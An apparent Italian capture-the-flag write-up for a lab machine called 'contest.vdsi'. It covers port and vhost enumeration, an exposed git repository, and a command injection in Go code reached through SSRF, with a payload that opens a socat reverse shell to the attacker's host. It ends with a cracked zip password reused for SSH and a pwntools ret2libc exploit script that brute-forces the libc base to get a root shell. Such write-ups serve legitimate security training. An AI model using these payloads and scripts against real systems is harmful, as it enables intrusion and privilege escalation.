
Report - contest.vdsi

Nmap-ricerca porte aperte




```
┌──(marco㉿T14)-[~]
└─$ nmap -sC -sV 172.16.164.140 -p- -A
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-18 09:16 CEST
Nmap scan report for 172.16.164.140
Host is up (0.0028s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 88:a2:6d:69:e1:7d:01:d2:36:f9:26:be:1f:1d:04:32 (RSA)
|   256 44:ee:d8:1e:5b:1b:52:f6:35:49:ce:46:43:98:e4:6e (ECDSA)
|_  256 7c:07:67:91:e2:32:9e:55:ec:14:3e:b6:bb:94:39:fe (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Animal contest
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.14 seconds
```

Possiamo vedere che sulla macchina è hostato un sito web. Per accedere al sito inserisco contest.vdsi nel mio file hosts.

Ricerca vhost

Utilizzando gobuster, cerco i vhost:



```
┌──(marco㉿T14)-[~]
└─$ gobuster vhost -u contest.vdsi -w /usr/share/wordlists/Discovery/DNS/subdomains-top1million-5000.txt
 --append-domain
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://contest.vdsi
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:        /usr/share/wordlists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:      gobuster/3.5
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
2023/07/18 09:20:45 Starting gobuster in VHOST enumeration mode
===============================================================
Found: upload.contest.vdsi Status: 200 [Size: 2075]
Found: register.contest.vdsi Status: 200 [Size: 510]
Progress: 2852 / 4990 (57.15%)
===============================================================
2023/07/18 09:20:46 Finished
===============================================================
```

trovo due vhost, upload e register. li inserisco entrambi nel mio file hosts.

Prima di aprire i siti enumero le directory in entrambi i vhost.

```
┌──(marco㉿T14)-[~]
└─$ gobuster dir -u upload.contest.vdsi -w /usr/share/wordlists/Discovery/Web-Content/common.txt -t 30 -
x php,tar,zip,txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://upload.contest.vdsi
[+] Method:                  GET
[+] Threads:                 30
[+] Wordlist:                /usr/share/wordlists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Extensions:              zip,txt,php,tar
[+] Timeout:                 10s
===============================================================
2023/07/18 09:23:44 Starting gobuster in directory enumeration mode
===============================================================
/static               (Status: 301) [Size: 178] [--> http://upload.contest.vdsi/static/]
/upload               (Status: 200) [Size: 946]
/uploads              (Status: 301) [Size: 224] [--> http://upload.contest.vdsi/uploads/]
Progress: 23198 / 23580 (98.38%)
===============================================================
2023/07/18 09:23:58 Finished
===============================================================
```

```
┌──(marco㉿T14)-[~]
└─$ gobuster dir -u register.contest.vdsi -w /usr/share/wordlists/Discovery/Web-Content/common.txt -t 30
 -x php,tar,zip,txt --exclude-length 510
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://register.contest.vdsi
[+] Method:                  GET
[+] Threads:                 30
[+] Wordlist:                /usr/share/wordlists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] Exclude Length:          510
[+] User Agent:              gobuster/3.5
[+] Extensions:              txt,php,tar,zip
[+] Timeout:                 10s
===============================================================
2023/07/18 09:25:24 Starting gobuster in directory enumeration mode
===============================================================
/.git/config          (Status: 200) [Size: 92]
/.git/HEAD            (Status: 200) [Size: 23]
/.git                 (Status: 301) [Size: 41] [--> /.git/]
/.git/logs/           (Status: 200) [Size: 63]
/.git/index           (Status: 200) [Size: 3724]
/build                (Status: 301) [Size: 42] [--> /build/]
/css                  (Status: 301) [Size: 40] [--> /css/]
/render/https://www.google.com.txt (Status: 301) [Size: 68] [--> /render/https:/www.google.com.txt]
/render/https://www.google.com (Status: 301) [Size: 64] [--> /render/https:/www.google.com]
/render/https://www.google.com.php (Status: 301) [Size: 68] [--> /render/https:/www.google.com.php]
/render/https://www.google.com.zip (Status: 301) [Size: 68] [--> /render/https:/www.google.com.zip]
/render/https://www.google.com.tar (Status: 301) [Size: 68] [--> /render/https:/www.google.com.tar]
Progress: 22999 / 23580 (97.54%)
===============================================================
2023/07/18 09:25:30 Finished
===============================================================
```

Nel vhost register c'è una repo git! utilizzando git-dumper la scarico e la osservo per vedere se trovo qualcosa di interessante

Nell'inserimento dei partecipanti, per caricare le caratteristiche dell'animale viene utilizzato il seguente comando:

```
func loadCharacter(species string) string {
        cmd := exec.Command("sh", "-c", "cat characteristics/"+species)
        stdoutStderr, err := cmd.CombinedOutput()
        if err ≠ nil {
```


Provo ad inserire un comando in species con burp:

Request

Pretty Raw Hex

```
1 POST /api/animal/register HTTP/1.1
2 Host: register.contest.vdsi
3 Content-Length: 35
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/114.0.5735.134 Safari/537.36
5 Content-Type: text/plain;charset=UTF-8
6 Accept: */*
7 Origin: http://register.contest.vdsi
8 Referer: http://register.contest.vdsi/
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Connection: close
12
13 {
    "name":"asdfsadf",
    "species":"test | whoami"
  }
```

ma ottengo questo errore:



Dalla pagina upload, vedo che posso caricare una immagine anche da url. Posso usare questa funzione per mandare una richiesta da localhost alla pagina per registrare un nuovo animale.

mandando questa richiesta ottengo una shell:

```
Accept-Language: en-US,en;q=0.9
Connection: close

url=
http://register.contest.vdsi/api/animal/register?name=test%26species%3dcat+|+soca
t+TCP%3a172.16.164.1%3a1337+EXEC%3abash&remote=1
```

nella cartella /var/backups trovo un file zip che ha una password. Provo a crackarla con fcrackzip:

```
┌──(marco㉿T14)-[~/Desktop/2app/backups]
└─$ fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt backup.zip


PASSWORD FOUND!!!!: pw == Orangebob2
```

osservando /etc/passwd trovo l'utente bob
provo la password dello zip sull'utente bob via ssh, e funziona.

```
bob@contest:~$ whoami
bob
bob@contest:~$ 
```

facendo sudo -l vedo che bob può eseguire /opt/start_server.sh. Questo script non fa altro che eseguire l'eseguibile winner e darlo a socat, che si mette in ascolto sulla porta 1234

copiandomi l'eseguibile sulla mia macchina (senza ASLR) riesco a ottenere una shell usando ret2libc.

```
┌──(marco㉿T14)-[~/Desktop/2app/winner]
└─$ python3 exploit.py
[+] Starting local process './winner': pid 35939
[*] Switching to interactive mode
Enter the name of the contest winner:
The winner is: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
xb0\xc7\xc4\xf7BEEF\xaa_\xdb\xf7
$ whoami
marco
$ 
```

Per far funzionare l'exploit sulla macchina remota dovrò utilizzare un metodo bruteforce, per indovinare l'indirizzo base di libc.

Utilizzando il seguente script:

```python
from pwn import *

elf = ELF("./winner", checksec=False)
libc = ELF("libc_target", checksec=False)
context.binary = elf

offset = 88

sh_offset = next(libc.search(b"/bin/sh"))


system_offset = libc.symbols["system"]
exit_offset = libc.symbols["exit"]


while True:
    libc_base = 0xf7dab000

    payload = b""
    payload += p32(libc_base + system_offset)
    payload += p32(libc_base + exit_offset)
    payload += p32(libc_base + sh_offset)

    exploit = b"A" * offset + payload

    sshConn = ssh(host='172.16.164.140', user='bob',password='Orangebob2')

    process = sshConn.run('/opt/winner')

    process.sendline(exploit)
    recv = process.recvuntil(b'$',timeout=1)
    if recv != b'':
        process.interactive()
```

ottengo una shell come bob.
per ottenere una shell root, è necessario eseguire lo stesso script, ma inviando il suo output al listener sulla porta 1234